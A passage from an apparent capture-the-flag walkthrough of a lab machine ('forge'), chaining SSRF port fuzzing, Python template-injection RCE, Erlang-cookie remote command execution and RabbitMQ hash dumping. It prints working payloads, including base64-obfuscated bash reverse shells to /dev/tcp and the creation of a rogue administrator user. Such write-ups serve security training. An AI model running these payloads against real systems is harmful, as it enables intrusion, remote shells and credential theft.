
So, I thought about achieving SSRF, maybe there is some internal service on different ports then 80.
I used the extension Formatify in Burp Suite, to get the full ffuf command for the ports brute forcing.

We can create the dictionary using this command:
seq 1 65535 > ports.txt
And the full command will be:
ffuf -w ports.txt \
  -u "http://storage.cloudsite.thm/api/store-url" \
  -X POST \
  -H "Origin: http://storage.cloudsite.thm" \
  -H "Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImFhQGEuY29tIiwic3Vic2NyaXB0aW9uIjoiYWN0aXZlIiwiaWF0IjoxNzYzOTMwOTAxLCJleHAiOjE3NjM5MzQ1MDF9.3FbWvgRRQup4Y-1TKlrGo7CFxxBvj0QLKySxw2pyGQs" \
  -H "Accept: */*" \
  -H "Priority: u=0" \
  -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" \
  -H "Referer: http://storage.cloudsite.thm/dashboard/active" \
  -H "Connection: keep-alive" \
  -H "Accept-Language: en-US,en;q=0.5" \
  -H "Content-Type: application/json" \
  --data '{"url":"http://localhost:FUZZ/api/docs"}' \
  -c \
  -v -fc 500
This is the result:

The ports we find are 80, 3000, 8000, 15672.
So, the request we send:
POST /api/store-url HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://storage.cloudsite.thm/dashboard/active
Content-Type: application/json
Content-Length: 40
Origin: http://storage.cloudsite.thm
Connection: keep-alive
Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImFhQGEuY29tIiwic3Vic2NyaXB0aW9uIjoiYWN0aXZlIiwiaWF0IjoxNzYzOTMwOTAxLCJleHAiOjE3NjM5MzQ1MDF9.3FbWvgRRQup4Y-1TKlrGo7CFxxBvj0QLKySxw2pyGQs
Priority: u=0

{"url":"http://localhost:3000/api/docs"}

And this is what we get:

Endpoints Perfectly Completed

POST Requests:
/api/register - For registering user
/api/login - For loggin in the user
/api/upload - For uploading files
/api/store-url - For uploadion files via url
/api/fetch_messeges_from_chatbot - Currently, the chatbot is under development. Once development is complete, it will be used in the future.

GET Requests:
/api/uploads/filename - To view the uploaded files
/dashboard/inactive - Dashboard for inactive user
/dashboard/active - Dashboard for active user

Note: All requests to this endpoint are sent in JSON format.
SSTI in /api/fetch_messeges_from_chatbot to RCE
We find the a new endpoint /api/fetch_messeges_from_chatbot, let’s send simple request:

It says: username parameter is required.
Okay, I’ll send something like:
{
	"username":"elicopter"
}

Since it rendered the request with our name, i can guess there is some template rendering behind the scenes.

Maybe there is SSTI here, I tried to give the regular 7*7 with cruel brackets, and it worked, we got back 49.
We’ll use https://swisskyrepo.github.io/PayloadsAllTheThings/Server%20Side%20Template%20Injection/Python/, this payload (with cruel brackets):
self.__init__.__globals__.__builtins__.__import__('os').popen('id').read()
and we got our RCE!

Now, putting this penelope payload instead of id:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzAuNjEvNDQ0NCAwPiYxKSAm|base64 -d|bash

and inside our penelope, we got the desired reverse shell:

Let’s get the user flag:
azrael@forge:~$ cat user.txt
98d3a30fa86523c580144d317be0c47e

Moving to rabbit using erlang cookie found
I executed linpeas, and find this erlang cookie
╔══════════╣ Analyzing Erlang Files (limit 70)
-r-----r-- 1 rabbitmq rabbitmq 16 Nov 30 20:48 /var/lib/rabbitmq/.erlang.cookie
86JdobYqveGisfEl

Using https://malicious.link/posts/2018/erlang-arce/, I learnt how to set up remote node, and execute commands using the erlang cookie.
First, on the remote machine we can see the hostname is forge and the node is rabbit
azrael@forge:/var/lib/rabbitmq$ epmd -names
epmd: up and running on port 4369 with data:
name rabbit at port 25672
azrael@forge:/var/lib/rabbitmq$ hostname
forge

Next, we can install erlang on our local machine
apt install erlang
Next, we’ll add forge to our /etc/hosts, and execute this command:
erl -sname mine_node -setcookie '86JdobYqveGisfEl' -remsh rabbit@forge
we can now exeucte commands, for example, using rpc:call('rabbit@forge', os, cmd, ["id"]).:
(rabbit@forge)2> rpc:call('rabbit@forge', os, cmd, ["id"]).
"uid=124(rabbitmq) gid=131(rabbitmq) groups=131(rabbitmq)\n"

I pasted the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzIuMTY4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
and got reverse shell as rabbitmq

Privilege Escalation to Root using hash grabbing
First, I tried to list users using the command:
rabbitmqctl list_users
I got the error ./.erlang.cookie.
So, I just changed the permissions:
cd ~
chmod 700 ~/.erlang.cookie
and now list the users:
rabbitmq@forge:~$ rabbitmqctl list_users
Listing users ...
user    tags
The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256. []
root    [administrator]

We can create another administator user, and then fetch all definitions include hashes from the internal api.
rabbitmqctl add_user elicopter elicopter ## add user elicopter with password elicopter
rabbitmqctl set_permissions -p / elicopter ".*" ".*" ".*"
rabbitmqctl set_user_tags elicopter administrator
rabbitmqctl list_users # view users

curl -u elicopter:elicopter -X GET http://localhost:15672/api/definitions

rabbitmq@forge:~$ curl -u elicopter:elicopter -X GET http://localhost:15672/api/definitions
{"rabbit_version":"3.9.13","rabbitmq_version":"3.9.13","product_name":"RabbitMQ","product_version":"3.9.13","users":[{"name":"elicopter","password_hash":"JwKmx1PAMg9eXHaZqRl1gil+7GeELgej+hmORGMW1dzEj3WH","hashing_algorithm":"rabbit_password_hashing_sha256","tags":["administrator"],"limits":{}},{"name":"The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256.","password_hash":"vyf4qvKLpShONYgEiNc6xT/5rLq+23A2RuuhEZ8N10kyN34K","hashing_algorithm":"rabbit_password_hashing_sha256","tags":[],"limits":{}},{"name":"root","password_hash":"49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF","hashing_algorithm":"rabbit_password_hashing_sha256","tags":["administrator"],"limits":{}},{"name":"myuser","password_hash":"d9xQoTetLfcmnjUPDokpoO750tdqUaxsTXQ/Sm3/W/ChfC0d","hashing_algorithm":"rabbit_password_hashing_sha256","tags":["administrator"],"limits":{}}],"vhosts":[{"name":"/"}],"permissions":[{"user